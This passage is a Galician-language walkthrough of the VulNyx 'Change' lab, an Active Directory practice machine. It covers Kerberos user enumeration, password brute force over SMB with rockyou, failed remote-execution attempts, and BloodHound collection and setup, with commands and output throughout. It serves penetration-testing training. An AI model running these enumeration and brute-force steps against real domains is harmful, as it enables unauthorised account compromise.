- **Porto 53**: DNS
- **Porto 88**: Kerberos
- **Porto 135**: MSRPC
- **Porto 139/445**: SMB/NetBIOS
- **Porto 389/636**: LDAP/LDAPS
- **Porto 3268/3269**: Global Catalog
- **Porto 5985**: WinRM

Información do sistema:

- Host: CHANGE
- Domain: megachange.nyx
- OS: Microsoft Windows Server 2019

Fase 2 – Análise Configuración do ficheiro hosts

```
# Engadir dominio ao /etc/hosts
echo "IP_VulNyx_Change  megachange.nyx change.megachange.nyx" | sudo tee -a /etc/hosts
```

Verificación con NetExec

```
# Verificar conexión SMB
netexec smb IP_VulNyx_Change
```

Saída:

```
SMB    IP_VulNyx_Change  445  CHANGE  [*] Windows 10 / Server 2019 Build 17763 x64 (name:CHANGE) (domain:megachange.nyx) (signing:True) (SMBv1:False)
```

Tentativas de acceso anónimo

```
# Intentar acceso anónimo a SMB
smbclient -L //IP_VulNyx_Change -N

# Intentar enumeración con smbmap
smbmap -H IP_VulNyx_Change

# Intentar RPC con acceso nulo
rpcclient -U '' -N IP_VulNyx_Change
rpcclient $> enumdomusers
```

Resultado:

```
smbclient: NT_STATUS_ACCESS_DENIED
smbmap: [!] Authentication error on IP_VulNyx_Change
rpcclient: NT_STATUS_ACCESS_DENIED
```

Conclusión: Non hai acceso anónimo a SMB nin RPC. Necesitamos outro vector de ataque.

Enumeración de usuarios mediante Kerberos

Estratexia:

Kerberos permite verificar se un usuario existe sen necesidade de contrasinal, baseándose nas respostas de erro do KDC (Key Distribution Center).

Tipos de respostas:

- `KDC_ERR_PREAUTH_FAILED` : Usuario existe pero contrasinal incorrecta
- `KDC_ERR_CLIENT_REVOKED` : Usuario existe pero está deshabilitado
- `KDC_ERR_C_PRINCIPAL_UNKNOWN` : Usuario non existe

Preparar wordlists:

```
# Descargar wordlist grande de usuarios
wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Usernames/xato-net-10-million-usernames.txt
```

Enumeración con NetExec:

```
# Enumerar usuarios con wordlist grande
netexec ldap IP_VulNyx_Change \
        -u xato-net-10-million-usernames.txt \
        -p '' \
        -k | grep -vi UNKNOWN
```

Saída:

```
LDAP        IP_VulNyx_Change  389    CHANGE          [*] Windows 10 / Server 2019 Build 17763 (name:CHANGE) (domain:megachange.nyx)
LDAP        IP_VulNyx_Change  389    CHANGE          [-] megachange.nyx\guest: KDC_ERR_CLIENT_REVOKED
LDAP        IP_VulNyx_Change  389    CHANGE          [-] megachange.nyx\[usuario1]: KDC_ERR_PREAUTH_FAILED
LDAP        IP_VulNyx_Change  389    CHANGE          [-] megachange.nyx\administrator: KDC_ERR_PREAUTH_FAILED
LDAP        IP_VulNyx_Change  389    CHANGE          [-] megachange.nyx\change: KDC_ERR_PREAUTH_FAILED
LDAP        IP_VulNyx_Change  389    CHANGE          [-] megachange.nyx\Guest: KDC_ERR_CLIENT_REVOKED
LDAP        IP_VulNyx_Change  389    CHANGE          [-] megachange.nyx\Administrator: KDC_ERR_PREAUTH_FAILED
LDAP        IP_VulNyx_Change  389    CHANGE          [-] megachange.nyx\[USUARIO1]: KDC_ERR_PREAUTH_FAILED
LDAP        IP_VulNyx_Change  389    CHANGE          [-] megachange.nyx\[usuario2]: KDC_ERR_PREAUTH_FAILED
```

Usuarios válidos identificados:

- `[usuario1]` / `[USUARIO1]`
- `administrator` / `Administrator`
- `change`
- `[usuario2]`
- `guest` / `Guest` (revogado)

Fase 3 – Explotación Forza bruta sobre [usuario1]

```
# Preparar lista de contrasinais
head -5000 /usr/share/wordlists/rockyou.txt > 5000-rockyou.txt

# Ataque de forza bruta sobre [usuario1]
netexec smb IP_VulNyx_Change -u '[usuario1]' -p 5000-rockyou.txt -t 200
```

Saída:

```
SMB         IP_VulNyx_Change  445    CHANGE          [+] megachange.nyx\[usuario1]:[contrasinal1]
```

Credenciais de [usuario1]:

- Usuario: `[usuario1]`
- Contrasinal: `[contrasinal1]`

Verificación de credenciais

```
# Verificar credenciais
netexec smb IP_VulNyx_Change -u '[usuario1]' -p '[contrasinal1]'
```

Saída:

```
SMB         IP_VulNyx_Change  445    CHANGE           [*] Windows 10 / Server 2019 Build 17763 x64 (name:CHANGE) (domain:megachange.nyx) (signing:True)
(SMBv1:False)
SMB         IP_VulNyx_Change  445    CHANGE           [+] megachange.nyx\[usuario1]:[contrasinal1]
```

Tentativas de acceso remoto Evil-WinRM

```
# Intentar Evil-WinRM
evil-winrm -i IP_VulNyx_Change -u '[usuario1]' -p '[contrasinal1]'
```

Resultado: Non autentica

psexec

```
#Intentar psexec
impacket-psexec MEGACHANGE/[usuario1]:[contrasinal1]@IP_VulNyx_Change
[*] Requesting shares on IP_VulNyx_Change.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'SYSVOL' is not writable.
```

Resultado: Non autentica

smbexec

```
# Intentar smbexec
impacket-smbexec MEGACHANGE/[usuario1]:[contrasinal1]@IP_VulNyx_Change
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

Resultado: Non autentica

wmiexec

```
# Intentar wmiexec
impacket-wmiexec MEGACHANGE/[usuario1]:[contrasinal1]@IP_VulNyx_Change
[-] rpc_s_access_denied
```

Resultado: Non autentica

Conclusión: Non temos acceso remoto directo, pero podemos enumerar LDAP

Fase 4 – Post-Explotación Instalación de ferramentas necesarias

```
# Instalar ntpdate para sincronización horaria
sudo apt -y install ntpsec-ntpdate

# Instalar bloodhound-python
pip3 install bloodhound
```

Sincronización horaria con ntpdate

Información sobre Kerberos Clock Skew

Que é Clock Skew?

Clock Skew refírese á diferenza de tempo entre o cliente e o servidor Kerberos (DC).

Límite por defecto:

- Máximo **5 minutos** de diferenza
- Configurable en `MaxClockSkew` (Group Policy)

Por que é importante?

- Prevención de replay attacks
- Os tickets Kerberos teñen timestamps
- Se a hora é moi diferente, os tickets son invalidados

Erro común:

```
KRB_AP_ERR_SKEW(Clock skew too great)
```

Solución:

```
# Sincronizar con NTP do DC
sudo ntpdate -u IP_DC

# Ou configurar NTP permanente
sudo apt install ntp
sudo systemctl start ntp
```

Problema: Kerberos require sincronización horaria (máximo 5 minutos de diferenza)

```
# Ver hora actual
date
```

Saída:

```
Wed Nov 12 07:21:33 PM UTC 2025
```

```
# Sincronizar con o DC
sudo ntpdate -u IP_VulNyx_Change
```

Saída:

```
2025-11-13 04:21:39.581184 (+0000) +32397.956582 +/- 0.000517 IP_VulNyx_Change s1 no-leap
CLOCK: time stepped by 32397.956582
```

```
# Verificar nova hora
date
```

Saída:

```
Thu Nov 13 04:21:42 AM UTC 2025
```

Hora sincronizada correctamente (diferenza de ~9 horas corrixida)

Execución de bloodhound-python

```
# Recoller datos con bloodhound-python
bloodhound-python -c All \
                  -u '[usuario1]' \
                  -p '[contrasinal1]' \
                  -ns IP_VulNyx_Change \
                  -d megachange.nyx
```

Saída (despois de sincronización horaria):

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: megachange.nyx
INFO: Getting TGT for user
INFO: Connecting to LDAP server: change.megachange.nyx
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: change.megachange.nyx
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: CHANGE.megachange.nyx
INFO: Done in 00M 00S
```

Ficheiros JSON xerados no directorio actual

Diferenzas entre SharpHound e bloodhound-python

SharpHound (Windows):

- Executable .NET para Windows
- Require acceso directo á máquina
- Recóllese máis información (sesións activas)
- Xerase ficheiro ZIP

bloodhound-python (Linux):

- Script Python para Linux
- Traballa remotamente mediante LDAP
- Non require acceso á máquina
- Xera ficheiros JSON directamente
- Non recolle sesións activas

Vantaxes de bloodhound-python:

- Execútase desde Kali
- Non require upload de ferramentas
- Útil cando non temos shell
- Ideal para enumeración sen detección

Instalación e configuración de BloodHound

Instalar Neo4j e BloodHound:

```
# Actualizar sistema
sudo apt update

# Instalar Neo4j
sudo apt install -y neo4j

# Instalar BloodHound
sudo apt install -y bloodhound
```

Configurar Java 11 (necesario para Neo4j):

```
# Ver versións de Java dispoñibles
sudo update-alternatives --config java

# Seleccionar Java 11
# Selection: 1 (/usr/lib/jvm/java-11-openjdk-amd64/bin/java)
```

```
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                        Priority   Status
------------------------------------------------------------
* 0            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      auto mode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111      manual mode
  2            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
```

Iniciar Neo4j:

```
# Iniciar servizo Neo4j
sudo neo4j console
```

Deixar esta terminal aberta e abrir outra terminal

Primeira execución de BloodHound:


```
# Executar bloodhound (primeira vez)
bloodhound
```

Proceso de configuración inicial:


```
It seems it's the first time you run bloodhound

Please run bloodhound-setup first

Do you want to run bloodhound-setup now? [Y/n] Y

[*] Starting PostgreSQL service
[*] Creating Database
[*] Starting neo4j
Neo4j is running at pid 5416

[i] You need to change the default password for neo4j
    Default credentials are user:neo4j password:neo4j

[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password before running bloodhound

opening http://localhost:7474/
```

Cambiar contrasinal de Neo4j:

1. Ábrese navegador en `http://localhost:7474/`
2. Login con: `neo4j` / `neo4j`



3. Cambiar contrasinal (exemplo: `abc123.`)



Actualizar configuración de BloodHound:

```
# Editar ficheiro de configuración
sudo nano /etc/bhapi/bhapi.json
```

Modificar o campo `neo4j.secret`:

```
{
  "neo4j": {
    "addr": "localhost:7687",
    "username": "neo4j",
    "secret": "abc123."
  }
}
```


Reiniciar servizos:

```
# Parar procesos
sudo pkill -f bloodhound
sudo pkill -f neo4j

# Iniciar Neo4j en background
sudo neo4j console &
disown

# Iniciar BloodHound
bloodhound
```

Interface web de BloodHound:


Ábrese automaticamente en: `http://127.0.0.1:8080/ui/login`


1. Login con: `admin` / `admin`



2. Cambiar contrasinal na primeira autenticación

3. Requisitos: mínimo 8 caracteres, maiúsculas, minúsculas, números






